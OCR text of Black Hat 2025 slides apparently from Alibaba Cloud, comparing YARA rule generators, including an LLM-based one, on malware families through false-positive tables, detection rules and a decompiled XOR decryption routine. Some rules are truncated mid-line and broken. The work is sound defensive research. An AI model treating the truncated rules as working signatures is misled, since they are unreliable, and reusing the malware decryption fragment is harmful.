



Rule Generation Result of Recently Active Malware

- False positive info On 2.3 million benign samples









Family	AutoYARA	Yargen	Yargen_Gen	LLMDYara
Win32_Agent_NFD	158575	167035	167600	0
Win32_Delf_NAY	0	135181	150998	0
Win32_Agent_NLP	0	0	279344	0
Win32_Spy_CardSpy_NAF	0	121289	121291	32
Win32_AutoRun_VB_BWD	0	73528	73560	0
Win32_Pacex_Gen	64039	0	0	0
Win32_Agent_OAT	0	4977	5075	0
Win32_Flyagent_NGX	0	4028	4027	0
Win32_Urelas_AB	0	0	0	7928
Win32_AutoRun_Delf_RO	0	3204	3786	0
Win32_VBClone_E	0	229	6075	0
Win32_Agent_ADMM	0	2007	2005	0
Win32_Agent_SNX	0	1557	2186	0
Win32_Delf_BFX	3405	0	0	0
Win32_TrojanDownloader_ModiL..	0	0	0	3250
Win32_Agent_AAEF	0	1157	1154	0
Win32_Filecoder_Trigona_A	0	1107	1107	0
Win64_Agent_ABU	2066	0	0	0
Win32_Kryptik_AUY	1743	0	0	0
Win32_TrojanDownloader_Small..	0	0	0	1619
Total	229996	516014	820317	15333

Rule Generation Result of Recently Active Malware

- **Rule Details**

Yargen

```
strings:
   $s1 = "5345474745694B" ascii /* hex encoded string 'SEGGEiK' */
   $s2 = "1A2466363E2F7236296D0C0A1E4353060D54373E074E000A57347C2D100652080B15244501160E080B151B4F0E000D49
   $s3 = "1A2466363E2F7236296D0C0A1E4353060D54373E074E000A57347C2D100652080B15244501160E080B151B4F0E000D49
   $s4 = "1919490C1D4E73031A4F090C1E2C67696B206B690E868665A09A616E6574206D296530207BFFB96705" ascii
   $s5 = "05044303053D451" ascii
   $s6 = "0520C1D156D551D034F19" ascii
   $s7 = "0D4916067C20111C404F1B0E52373B1B4E6465204720E
   $s8 = "652080B15244501160E080B151B4F0E" ascii
   $s9 = "65204720EE40AA208D1EBD72800EB967071A" ascii
   $s10 = "05044303053D451000520C1D156D551D034F19001A5937104234591D11114D6D6561722073656765676765" ascii
   $s11 = "1A5937104234591D11114D6D6561722073656765676765" ascii

   $op0 = { 8b7c24088b4c240c03f833d20fb6040a }
   $op1
   $op2
   $op3
   $op4
   $op5
   $op6
   $op7
   $op8
   $op9
   $op10
   $op11
   $op12
   $op13
   $op14
   $op15
   $op16
   $op17
   $op18
conditio
   ( uin
   ) or
```

AutoYara

```
rule Win32_Oberal_A
{
        //Input TP Rate:
        //316/320
        strings:
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 318 files
                $x0 = { 0C FF 75 08 E8 73 03 00 }
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 2.5 Found in 317 files
                $x1 = { 35 00 33 44 30 41 35 33 } //This might be a string? Looks like:53D0A53
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 316 files
                $x2 = "206915E4" ascii
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 319 files
                $x3 = { 6E 4D 75 74 65 78 41 00 } //This might be a string? Looks like:nMutexA
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 317 files
                $x4 = { 35 97 64 40 00 E8 1A 05 }
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 318 files
                $x5 = { 30 35 00 31 41 32 34 36 } //This might be a string? Looks like:051A246
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 2.75 Found in 318 files
                $x6 = { 20 40 00 55 8B EC 56 8B } //This might be a string? Looks like: @UV
                //Benign FP est: -0.0 Malicious FP est: -0.0 Entropy: 3.0 Found in 317 files
                $x7 = "9EB30F16" ascii
        condition:
                (8 of ($x0,$x1,$x2,$x3,$x4,$x5,$x6,$x7) )
}
```

```
rule Rule_Win32_Oberal_A_1
{
    meta:
        cover_family = "Win32_Ob
        family_sample_cnt = "320
        black_samples_cnt = "320

    strings:
        $p1 = "CreateMutexA" asc
        $p2 = "CreateToolhelp32S
        $p3 = "FindFirstFileA" a
        $p4 = "GetLastError" asc
        $p5 = "GetModuleFileName
        $p6 = "GetSystemDirector
        $p7 = "GetWindowsDirecto
        $p8 = "Process32First" a
        $p9 = "Process32Next" as
        $p10 = "RegCreateKeyA" a
        $p11 = "RegOpenKeyExA" a
        $p12 = "RegSetValueExA"
        $p13 = "SHGetSpecialFolderPathA" ascii wide
        $p14 = "ShellExecuteA" ascii wide
        $p15 = {8A06463245??5056FF45??8B75??8A06468B5D??395D??75??8B55??8955??
        8B75??8A06} // xor_dynamic_decrypt

    condition:
        all of ($p*)
}
```

LLMDYara

```
********Win32_Oberal_A_1********
sig: 8a 06 46 32 45 ?? 50 56 ff 45 ?? 8b 75 ?? 8a 06 46 8b 5d ?? 39 5d ??
75 ?? 8b 55 ?? 89 55 ?? 8b 75 ?? 8a 06
tags: ['xor_dynamic_decrypt']
llm_detail: This function implements XOR encryption/decryption operations,
performing byte-by-byte XOR on the data for encryption or decryption. This is
a common method used in dynamic decryption.
feat:
{
    "start": "17",
    "size": "8",
    "comment": "Core operation for XOR encryption/decryption"
}
func_content:
/* 0   0x401d10   */ _BYTE *__stdcall sub_401D10(_BYTE *a1, int a2, _BYTE *a3,
int a4)
...
/* 15  0x401d67   */   do
/* 16             */   {
/* 17  0x401d39   */     LOBYTE(result) = v10 ^ *v6;
/* 18  0x401d3c   */     v9 = result;
/* 19  0x401d44   */     v8 = *++v11;
/* 20  0x401d4d   */     if ( v11 == &a3[a4] )
/* 21             */     {
/* 22  0x401d52   */       v11 = a3;
/* 23  0x401d58   */       v8 = *a3;
/* 24             */     }
/* 25  0x401d5b   */     v10 = v8;
```


Rule Generation Result of Malware from AutoYara


Total Families: 24


Samples in Train Set: 2,162


Samples in Test Samples: 230


Total Samples: 2,392















Rule Generation Result of Malware from AutoYara

- False positive info On 2.3 million benign samples









Family	AutoYARA	Yargen	LLMDYara
baldr	356151	0	11919
olympicdestroyer	354	311477	0
sekur	217651	0	0
xpantispywar	183451	0	0
darkvnc	38624	10	37811
nezchi	0	42879	0
baofa	3265	0	1
subroate	0	2	2502
potukorp	0	0	858
zcash	0	413	0
plurox	0	139	164
subroat	296	0	0
jongiti	0	230	0
dragonmess	0	116	0
wininf	0	0	38
bkff	0	7	0
wuca	0	1	0
Total	799792	355274	53293

Alibaba Cloud

Contact Us

If you have any question:

Xiaochen Wang wangxiaochen.wxc@alibaba-inc.com

Yiping Liu liuyiping.lyp@alibaba-inc.com

Alibaba Cloud Malicious File Detection Platform

https://ti.aliyun.com/#/overview

1. Binary / Webshell / Malicious Script Detection
2. Cloud Sandbox

Black Hat Sound Bytes

1. Automated Explainable Rule Generation Solution.

2. Binary Program Feature Engineering Experience.

3. Using LLM for Binary Program Analysis.


black hat
BRIEFINGS
AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS
Q&A